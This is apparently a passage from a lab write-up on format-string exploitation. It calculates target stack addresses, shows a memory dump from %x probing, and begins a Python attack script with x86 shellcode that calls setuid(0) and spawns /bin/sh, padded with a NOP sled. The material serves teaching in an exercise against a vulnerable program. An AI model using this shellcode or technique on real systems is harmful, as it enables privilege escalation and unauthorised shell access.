
A vulnerable program

So we need to write 0xbfffeca4 to 0xbfffebec.

0xbfffebec: 0xeca4


0xbfffebee: 0xbfff

We need to know the offset between va_list and str[]. We use 30 %.8x to give it a try. -> we need 20 %x to get the first address.




```
....@@@@....
080485c4:b7fba000:b7ffd940:bfffece8:b7feff10:
bfffebe8:bfffebec:b7fba000:b7fba000:bfffece8:
080485c4:bfffec14:00000001:000000c8:0804b008:
b7ff37ec:00000000:b7fff000:bfffed94:0804b008:
bfffebee:40404040:bfffebec:78382e25:382e253a:
...
```

A vulnerable program



Attack script




```
#!/usr/bin/python3

import sys

shellcode= (
  "\x31\xc0\x31\xdb\xb0\xd5\xcd\x80"                  ①
  "\x31\xc0\x50\x68//sh\x68/bin\x89\xe3\x50"
  "\x53\x89\xe1\x99\xb0\x0b\xcd\x80\x00"
).encode('latin-1')

N = 200

# 往字符串里填满NOP
content = bytearray(0x90 for i in range(N))
```

Attack script

